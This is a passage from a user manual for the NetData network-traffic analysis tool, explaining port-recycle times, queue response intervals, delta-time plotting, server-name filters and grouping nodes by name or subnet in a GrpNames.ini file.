
17.2 Port-Recycle Times and Use of Ephemeral Ports

The opening of a TCP connection can fail or be severely delayed because the attempt is made too soon after the connection was closed, and the connection is still in the Time-Wait state. NetData refers to the interval between a connection's closure and its re-opening as a port-recycle time, and it has an option in the Calculation menu to measure the port-recycle times of all connection re-openings.

Patterns of recycle-time markers on the performance chart usually give valuable insight to the causes of Syn-packet retransmissions, and a second overlay of markers indicating ephemeral port numbers can give further insight: are they allocated in a random fashion or a careful round-robin fashion; is the range of allowed numbers too small; and do independent client programs choose ports in an uncoordinated fashion?

When calculated, port-recycle times are stored in the database with the records of their connections and their connection-setup transactions. To plot ephemeral port numbers and recycle times, the connection records must be loaded from the database and two boxes checked in the chart's format-control window:





This chart identifies what appear to be two client programs allocating ephemeral ports independently and in the same range, often using the same port at nearly the same time. The cyan markers highlight the recycle times of connections that required a Syn packet to be retransmitted.

17.3 Investigation of Queue Performance

NetData readily reveals the presence of transaction queues that form behind an overloaded ("saturated") resource, either in graphs of transaction in progress, or bands of response-time markers. By filtering transaction types it is possible to tell what types are caught in the queues. However, it is not easy to tell which types of transactions require the longest processing times because most of their time spent in the server is queue waiting time, not processing time.


NetData can estimate processing times by measuring the intervals between successive responses. This calculation assumes that queued transactions are processed only one at a time—that the bottleneck is a single resource such as a critical thread. An investigation begins in the transaction-class tree, by selecting all the types of transactions that are caught in a particular queue. The relevant command is 'Calc Resp Intervals of Selected Types', an option in the drop-down menu of the Tree button. NetData scans all the relevant transactions in chronological order for each service (combination of server address and port number) and records the interval between the responses of two successive transactions, in place of the "think" time of the second transaction.

The same types of transactions selected in the tree should then be loaded into the charting module. At the top of the format-control window for the performance chart, from the drop-down menu under the checkbox for response markers, choose the last option, to plot response-interval times rather than response times.

A second version of the function that calculates response intervals assumes that all the selected transactions depend on a single resource, even if they are handled by different servers. This version is invoked by selecting only server-independent transaction types—those types that appear under the TRANSACTIONS root of the tree, rather than under a server. Server-independent types must be generated with the command "Create Server-Independent Trans Types" in the Calculate menu of the main window, before the tree is opened. It may be useful to select the TRANSACTIONS root and apply the command "Adopt Request Structure of Selected Items". After selecting a relevant group of transactions it may also be useful to apply the command "Adopt Response Structure of Selected Items", to separate the transactions with incomplete or failure responses.

17.4 Message-Transfer Times on Performance Chart


The performance chart normally plots markers at heights proportional to transaction overall response times, that is, from the start of a transaction's request message to the end of its response message. A drop-down menu in the chart's format-control window offered three alternatives: server-processing time alone; processing plus response-message duration; and the client's preparation or think time. The menu now offers two more options that make prominent those transactions that suffer the largest network delays – to either the request or the response messages.




17.5 Fixing and Plotting Delta Time Values in the Transaction Table

The delta-time column in the transaction table normally displays the time difference between the end of one transaction and the start of the next in successive rows, and the values change when the table is re-sorted. However, the delta-time values can be fixed with the 'Fix Delta' button above the table, making it possible, for example, to quickly find the minimum or maximum values by sorting the delta-time column itself.

The Fix Delta button toggles the state of the column between fixed and free, calculated values. Clicking the button in either state will reveal the column if hidden.




Once the delta-time values have been fixed, they can be plotted with client-time markers by choosing the third option in the drop-down list of client times:



Delta-time values normally measure the time intervals from the end of one transaction to the start of the next, but an option in the menu of miscellaneous charting parameters changes the delta time to

measure the intervals between the start times or the end times of successive transactions. Plotting such intervals between, say, heartbeat transactions will reveal any abnormal delays in the appearance of the regular transactions.




17.6 Searching Server Names for Plotting on Performance Chart

When the records of a large number of servers are loaded for plotting on the performance chart there may be a need to plot only the records of a subset of those servers that are related by a common word such as ‘google’ or ‘outlook’ in the server names.

A new option at the bottom of the Filter menus, on both the performance chart itself and the Stats window, will search for target words anywhere in the names of all the loaded servers and either enable or disable their plotting by setting server Plot flags (Yes or No) in the Stats table. Many target words can be listed provided they are separated by semicolons. The chart is not redrawn until the Re-plot button is clicked.


With just one or a small number of searches it is possible to focus on the performance or bandwidth-use of, say, all the google and newrelic servers in the captured traffic.



The last check-box applies the current filter to all new records loaded for charting.


17.7 Aggregating Traffic Volumes of Servers With the Same Name

When an individual origin sever is accessed through multiple edge servers, and there is a need to display on a traffic-volume chart the total bandwidth used by one or more origin servers, NetData can be configured to aggregate traffic volumes by choosing the new option ‘All Nodes by Name’ in the IP-address menu on the load-data window:




17.8 Plotting Bandwidth Use between Groups of Network Nodes


NetData's analysis of traffic volumes can always produce charts of bandwidth use, over time, broken down by protocol type or node address. Those charts can show how much inbound and outbound traffic was handled by individual nodes or groups of nodes with the same name, but can't show how traffic flows over time between pairs of nodes. A new function, however, can plot the flows between groups of nodes, to help, for example, in sizing WAN links between office locations or in measuring the bandwidth used when accessing different categories of cloud services.




The above chart breaks down the total traffic volume into node names, whereas the following chart breaks the same traffic into named groups of nodes:




The following chart shows the flows between an office and many Microsoft servers in the cloud. The pink rectangles above the zero axis indicate how much traffic flows from Microsoft servers (outbound), and we know the one or more destinations and respective quantities of that traffic by the sizes of the non-pink rectangles below the axis (inbound).



The required type of volume chart is selected from a drop-down list in the chart's format-control window:



Node groups must be named and defined in a file called *GrpNames.ini*, located in the same folder as *NetNames.ini* and *Discover.ini*. The names are listed in a drop-down menu below the volume-types menu:



Group definitions in *GrpNames.ini* take two forms as in this example:


```
Google:          google
;; Google:          youtube gstatic partner doubleclick ytimg star-mini
Google:          142.250.4
Google:          142.250.66.128/25
Google:          142.250.204.0/24
Google:          157.240.8.0/20
Amazon:          amazon
Amazon:          18.67.96.0/21
Office:          192.168.1.0/24
Microsoft:       office bing roaming outlook msedge
Tunein:          tunein
Tunein:          104.16.0.0/13
Akamai:          akamai
ASX:             209.234.224.0/20
```

As in other NetData control files, comments follow semicolons. A definition row begins with a group name terminated by a colon, and the remainder of a row either lists strings of text or specifies a range of IP addresses in a subnet. An IP address is associated with a group if it is contained in a specified subnet, or one of the text strings appears anywhere in the node's given or discovered name.

NetData allows a subnet to be specified in the conventional manner with a number of bits in a prefix bit mask, or by a short IP address with only two or three numbers rather than four.

The number of named groups is limited to 15, and the defined groups are supplemented by a standard group and a standard traffic category. The extra group is labelled 'Ungrouped' and covers all the nodes that don't belong to a defined group. The extra category is labelled 'Within Group' and refers to all the traffic that is confined to a group. If present its bars always appear in black on the chart's zero axis.

The chart below plots the volumes of traffic flowing into and out from an office group, and the black bars indicate the volume of traffic flowing within the office.



17.9 Chart Size Button

